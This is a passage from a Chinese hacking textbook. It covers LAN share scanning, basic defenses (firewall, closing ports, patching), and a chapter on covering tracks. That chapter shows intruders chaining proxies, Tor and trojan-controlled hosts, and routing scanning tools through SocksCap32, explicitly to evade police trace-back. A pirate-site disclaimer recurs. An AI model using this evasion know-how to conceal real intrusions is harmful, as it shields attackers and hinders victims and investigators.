


图 8-23　扫描活动的电脑

默认情况下，LanSee 在搜索计算机时选择了“同时搜索共享资源”复选框，在左侧单击“搜索共享资源”项目，即可查看局域网内各种共享资源，双击列表中的项目即可打开共享资源，如图 8-24 所示。




图 8-24　查看共享资源

8.6　防御黑客扫描和漏洞入侵

前面已经提到，黑客入侵通常是从端口扫描开始，要防范黑客入侵，首先要关闭各种不必要的端口，并且使用防火墙软件进行保护，此外，还应当及时更新系统安全补丁，以免漏洞被黑客利用，本节将分别讲解这些防御手段。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.6.1 使用防火墙保护

防火墙的原意是指古时修于房屋之间的土墙或石墙，当发生火灾时，这堵墙可以防止火势蔓延。防火墙这一概念被引用到网络安全领域时，是指用于隔离本地网络和外界网络的一道防御体系，以保护防火墙内的网络和主机。防火墙的作用主要有以下几个方面：

- 对网络通信进行检查，阻止来自 Internet 的扫描和攻击。
- 关闭不使用的端口，能禁止特定端口的流出通信，阻止木马程序向外通信。
- 防止 Internet 上的威胁传播到网络内部。
- 控制网络访问，限定用户访问特殊的站点。
- 监视 Internet 通信的安全，记录 Internet 上的活动。

从软、硬件形式上看，防火墙可分为软件防火墙和硬件防火墙及芯片级防火墙。对于数据流量较大的网络，推荐使用硬件防火墙，硬件防火墙具有很强的数据吞吐能力、防黑能力和入侵监控能力；对于中小型网络或者个人电脑，防火墙软件已经可以满足需求。

8.6.2 关闭不必要的端口

端口是正常网络通信必不可少的“窗口”，同时也是黑客入侵的敲门砖，开放的端口越少，暴露在黑客面前的弱点就越少。为了降低电脑安全的风险，建议网络管理员把不必要的端口全部关闭，只保留正常网络服务所需的端口。

在以 Windows NT 为核心的操作系统中，关闭端口的方法并不困难，只需停止运行使用该端口进行通信的服务即可，具体的操作如下：

Step1 单击“开始”按钮，选择“控制面板”命令，打开“控制面板”窗口。

Step2 单击“性能和维护”链接文字，然后单击“管理工具”链接文字，接着双击“服务”图标，打开“服务”窗口。

Step3 在“服务”窗口可以查看这台电脑的所有服务项目，双击要停用的服务项目，然后在弹出的对话框中单击“停止”按钮，并在“启动类型”下拉列表中选择“已禁用”选项。最后单击“确定”按钮，如图 8-25 所示。




图 8-25 停用服务

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

停用服务后，这项服务对应的端口便会自动关闭。通过上述操作，系统管理员就可以将主机所有闲置的端口全部关闭，只保留正常网络通信的端口。

8.6.3　及时更新安全补丁

编写操作系统和各种服务程序是一个非常复杂的系统工程，一个没有任何缺陷的完美操作系统是不可能存在的，无论是 Windows、Mac OS、Linux 还是以安全著称的 UNIX，都存在安全漏洞。为了防止漏洞被黑客利用，必须及时更新安全补丁。通常情况下，漏洞在被发现之后不久就会推出相应的安全补丁。

以使用 Windows 操作系统的主机为例，系统管理员只需做好以下几点，就能有效地减少被黑客利用漏洞入侵的机会。

- 启用 Windows Update，以确保 Windows 及时获得各种更新。
- 及时安装 Service Pack。微软每隔一段时间就会发布一个重大补丁，称为 Service Pack，主要是修补系统、软件的漏洞及一些功能的升级。
- 定期对系统进行安全检测。前面介绍过使用 Nessus 对主机进行安全检测，在 Nessus 检测报告中会提供如何修补安全漏洞的信息，只要根据这些信息及时修补系统的安全漏洞即可。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第9章 痕迹清除

“悄悄的我走了，正如我悄悄的来；我挥一挥衣袖，不带走一片云彩”这是著名诗人徐志摩《再别康桥》中的名句，也是黑客们梦寐以求的最高境界。

9.1 设置跳板

网络入侵的背后将会诞生一场永不落幕的追踪与反追踪游戏，在这场猫捉老鼠的游戏中，黑客一旦失败，可能会有牢狱之灾。为了避免被发现，黑客通常会使用各种隐匿行踪的技术手段，其中最常用的就是设置及使用跳板（Springboard）。

9.1.1 必不可少的跳板

假如自己使用的电脑为 A 主机，需要入侵的电脑为 X 主机，那么黑客通常会在 A 主机使用代理服务，让 A 主机的所有通信绕道至国外的代理服务器 B，然后通过 B 控制国内另一台被植入木马的主机 C，从主机 C 控制另一台被植入木马或存在漏洞的主机 D，最后通过主机 D 发动对 X 主机的入侵操作，从 B 主机到 D 主机这一系列作为中继的主机链就是跳板，如图 9-1 所示。




图 9-1 使用跳板

为什么要绕这么大一个圈子呢？下面我们假设 X 主机的管理员发现了入侵行为并马上联合网警反追踪入侵者，根据 X 主机的日志和访问记录，他们决定先反向追踪至主机 D，如果黑客对主机 D 的漏洞修补得比较好，那么远程获得 D 主机控制权并从中查出幕后的主机 C 需要较长时间，即使有网警和服务供应商的全力配合，找到 D 主机并现场取证至少需要数小时，依此类推，当跳板延伸至国外时，假如没有获得国际组织的协助，反向追踪几乎成了不可能完成的任务，即使获得协助，其处理难度也将大幅提升，黑客就可以有足够的时间安全撤退。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

其中，B、C 和 D 主机就是跳板。作为跳板的主机链越长，黑客的安全保障系数越高。不过，随着跳板数量的增加，网络延迟会不断累加，越洋连接的速度会变得更缓慢，甚至出现操作超时、连接中断的现象，这样会导致入侵的过程更漫长，也增加了被发现的风险。因此，在实际操作时需要在跳板数量及连接速度方面取一个较佳的平衡点。

9.1.2 代理服务器简介

“肉鸡”和代理服务器混合组成的跳板链是黑客常用的隐匿方式之一。在这个跳板组合中，“肉鸡”由于完全受控于黑客，入侵后可以轻易擦除使用痕迹，而代理服务器却不受控于黑客，所以选择时需要更谨慎。

代理服务器（Proxy Server）是网络信息的中转站，它接收客户端的访问请求，并以自己的身份转发此请求。对于接收信息的一方而言，就像代理服务器向它提出请求一样，从而保护了客户端，增加了反向追踪的难度。

根据代理服务的功能划分，代理服务器可以分为 http 代理服务器、sock5 代理服务器、VPN 代理服务器等。

1. http 代理服务器

http 代理服务器是一种最常见的代理服务器，它的优点是响应速度快、延迟相对较低及数量众多，通常不费吹灰之力就可以找到一个不错的 http 代理服务器。不过，它的缺点也比较明显，仅能响应 http 通信协议，并滤除 80、8080 等 Web 常用端口外的其他端口访问请求。虽然可以使用 http to sock5 类的软件进行转换，但始终不如 Sock5 代理服务器或 VPN 代理服务器方便。

提 示

根据匿名程度划分，Http 代理服务器可以分为透明代理服务器、匿名代理服务器、高度匿名代理服务器三种。其中，透明代理服务器会完全暴露用户的真实 IP 地址；匿名代理服务器会让对方轻易知道此用户正在通过代理服务器访问；而高度匿名代理服务器能让服务端无法侦测客户端正在使用代理服务器。

2. Sock5 代理服务器

Sock5 代理服务器是黑客们的最爱。它对访问协议、访问端口方面均没有限制，可以转发各种协议的通信请求，让黑客可以自由使用各种黑客软件及工具。其缺点是 Sock5 服务器相对比较难找，响应速度会稍慢一点。

3. VPN 代理服务器

VPN 代理服务器可以在本机及远端 VPN 服务器间形成点对点通信通道，以便防范局域网侦听及监测。假如黑客所处本地网络环境比较复杂，例如在咖啡厅、机场、校园或企业内时，使用 VPN 代理服务器是最佳的选择。

9.1.3 搜索代理服务器

如何才能找到合适的代理服务器呢？常用的方法有两个：一是从代理网站搜索；二是使用代理超人这一类智能代理软件自动搜索及设置。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1．代理网站

“代理中国”、“代理服务器网”等代理服务器列表网站每天都会分门别类提供许多高速的代理服务器列表。由于使用的用户数量相当多，此类代理服务器的隐匿性相当不错，遗憾的是其速度比较慢。图 9-2 所示为代理中国提供的 Sock5 代理列表。



图 9-2　代理中国提供的 Sock5 代理列表

2．代理超人自动搜索

代理超人是一款集代理搜索、验证、管理和设置于一体的软件。它可以使用多达 100 线程自动搜索及验证代理服务器，并依照传输速度迅速排序，为用户提供优质的代理服务器列表，它的智能代理功能还可以让所有软件无须修改现有的设置即可使用代理服务器上网，大大简化了代理服务器的设置工作。略感遗憾的是，它仅提供图形设置界面，黑客们无法通过命令行操控及调整该软件。

Step1　单击“搜索”按钮，并选择“搜索代理”命令，如图 9-3 所示。即可搜索出数量众多的代理服务器。



图 9-3　使用代理超人搜索代理网站

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2 搜索完毕后，单击“搜索”按钮，选择“验证全部代理”命令，如图 9-4 所示。即自动检查代理服务器是否可用及连接速度有多快。




图 9-4 验证代理

Step3 验证完毕，单击“使用”按钮，选择“启用代理”命令，如图 9-5 所示。即可完成浏览器的代理服务器设置。若使用其他软件，则需要手动设置。



图 9-5 应用代理设置

提 示

由于软件匿名检验使用即时更新的网站列表，部分网站已经无法访问，所以，当出现搜索到的代理全部无效时，停用匿名验证功能即可解决此问题，如图 9-6 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-6　修改匿名检验设置

启用代理后，用户可以通过浏览器进入一些 IP 检测网站（如 www.ip138.com）检查代理是否成功启用。本例启用了一个美国代理服务器，查询结果如图 9-7 所示。




图 9-7　检查代理设置效果

9.1.4　使用 Tor 隐身

除了使用代理之外，许多黑客还喜欢使用 Tor 来隐匿自己。Tor 的全称是 The Onion Router，许多黑客称之为洋葱路由。在介绍 Tor 之前，我们先来玩一个智能问答游戏，一棵树藏在地面什么地方才会既不引人注目，也难以将它找出来呢？嗯，你也可以先想五分钟。答案是，将树藏在森林里。由于森林有无数大小不一的树木，这些树木提供了天然的掩护，要想从中找出藏起来的那棵树还真不是一般的困难。基于这种构想，人们设计了 Tor。Tor 隐身原理如图 9-8 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-8 Tor 隐身原理

Tor 允许所有加入 Tor 网络的电脑将自己变成虚拟路由器，使用这些虚拟路由器，Tor 用户将拥有无穷无尽的可用路径和访问出口。程序需要使用网络时将进行以下动作：

① 客户端的 Tor 程序将随机选择一个虚拟路由器作为进入结点，传送信息并附送跳转的次数要求（N）。

② 收到信息的虚拟路由器将随机寻找另一个结点传送信息并附送跳转的次数要求（N－1），而且会临时记录此链路信息来源方、发送方。

③ 重复上一步的操作，直至跳转次数从 N 降至 0，中转的虚拟路由器为信息寻找一个提供出口功能的虚拟路由器，经出口跳出 Tor 网络。对于接收方而言，就像出口虚拟路由器向其发送请求，而无法追寻信息的直正来源。

④ 信息返回时，各虚拟路由器根据记录依次回传信息，最终返回给原始信息发送者。

⑤ 这种临时组建的传输链路将维持 1 到数分钟，然后重新随机组建一次，如图 9-9 所示。




图 9-9 数分钟后，传输使用截然不同的路径

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提 示

以上仅是 Tor 原理的简要介绍，其实际操作比上面的描述要复杂得多。由于所有信息在各中继路由器传输均使用 SSL 加密，所以，信息在 Tor 网络中传输是十分安全的。

由于每个中继虚拟路由器均可作为入口，而每个中继路由器没有完整的路径资料，所以，除了入口虚拟路由器之外，Tor 网络中即使存在监测者，也难以逆推信息的真实来源。此外，频繁变更的传输链路既增加了监测难度，也让入侵防御方难以通过封锁 IP 地址区段等手段防御入侵。

使用 Tor 的方法如下：

Step1 安装完毕，Tor 默认自动搜索中继虚拟路由器作为入口，初次使用时，搜索过程可能长达十多分钟，请耐心等候。

Step2 连接后，任务管理器的图标变成绿色，表示 Tor 已经处于工作状态，如图 9-10 所示。它默认提供了 Http 与 Sock5 两种代理。其中，Http 代理为 127.0.0.1：8118；sock5 代理为 127.0.0.1：9050。



图 9-10 建立 Tor 连接

Step3 在软件相应的设置项目中输入代理地址，即可使用 Tor 隐匿行踪了。

假如出现“没有可用链路”的提示信息，说明无法连接入口，如图 9-11 所示。用户可以参考以下方法获取及添加初始入口。



图 9-11 出现没有可用链路的提示

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step1　编写主题和正文为 get bridges 的电子邮件，并发送给 bridges @torproject.org，以获取入口网桥，如图 9-12 所示。



图 9-12　获取 Tor 网桥

Step2　在系统托盘区域的 Tor 图标上右击，选择“控制面板”命令，在弹出的对话框中单击“设定”按钮，如图 9-13 所示。打开“设置”窗口。



图 9-13　打开 Tor“设置”窗口

Step3　在“设置”窗口中单击“网络”按钮，选择“我的 ISP 阻挡了对 Tor 网络的连接”复选框，输入步骤 1 获取的网桥，单击+按钮，最后单击“确定”按钮，如图 9-14 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 9-14　使用 Tor 网桥

Step4　返回控制面板，如图 9-15 所示。单击“启动 Tor”按钮，重新启动 Tor 即可解决“没有可用链路”的问题。



图 9-15　返回控制面板

提 示

由于滥用 Tor 匿名访问功能的黑客越来越多，破坏行为屡见不鲜，出于自身安全的考虑，一些网站已经将充当 Tor 网络出口虚拟路由器的电脑列入黑名单，例如著名的维基百科已经限制了部分 Tor 通信。因此，使用 Tor 后可能会出现部分网站无法访问的“副作用”。

9.1.5　设置及使用代理服务器

大多数黑客软件并没有详细的使用说明，用户可以尝试打开相关的设置项目查看是否有相关的代理服务器设置。对于具有代理设置功能的黑客软件，如 NBIS 等，只需将搜索获得的代理服务器

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IP 地址及端口填写进去即可。

以 NBIS 为例，设置代理服务器的方法为：单击“程序设置”按钮，在“HTTP 代理”栏位输入代理，如图 9-16 所示。最后单击“确定”按钮，这样就可以使用代理服务器为中转扫描指定的网站了。




图 9-16　在 NBSI 中设置代理

9.1.6　没法设置代理的软件如何使用跳板

相当多黑客工具和软件的功能比较简单，并没有提供网络代理设置功能，那么，这一类软件如何使用代理工作呢？方法很简单，只需安装一个转换软件即可，如 SocksCap32，此类软件可以截取本机发送的数据包，从而为无法设置代理的 telnet 等命令行工具插上代理跳板的翅膀。

以下是设置 SocksCap32，并让 Telnet 使用跳板的操作过程 1。

Step1　打开 SocksCap32 后，单击“文件”按钮，选择“设置”命令，在打开对话框的“SOCKS 服务器”文本框中输入 Sock 代理服务器的 IP 地址，并在“端口”位置设置服务器的端口，接着单击“确定”按钮，如图 9-17 所示。



图 9-17　设置 SocksCap

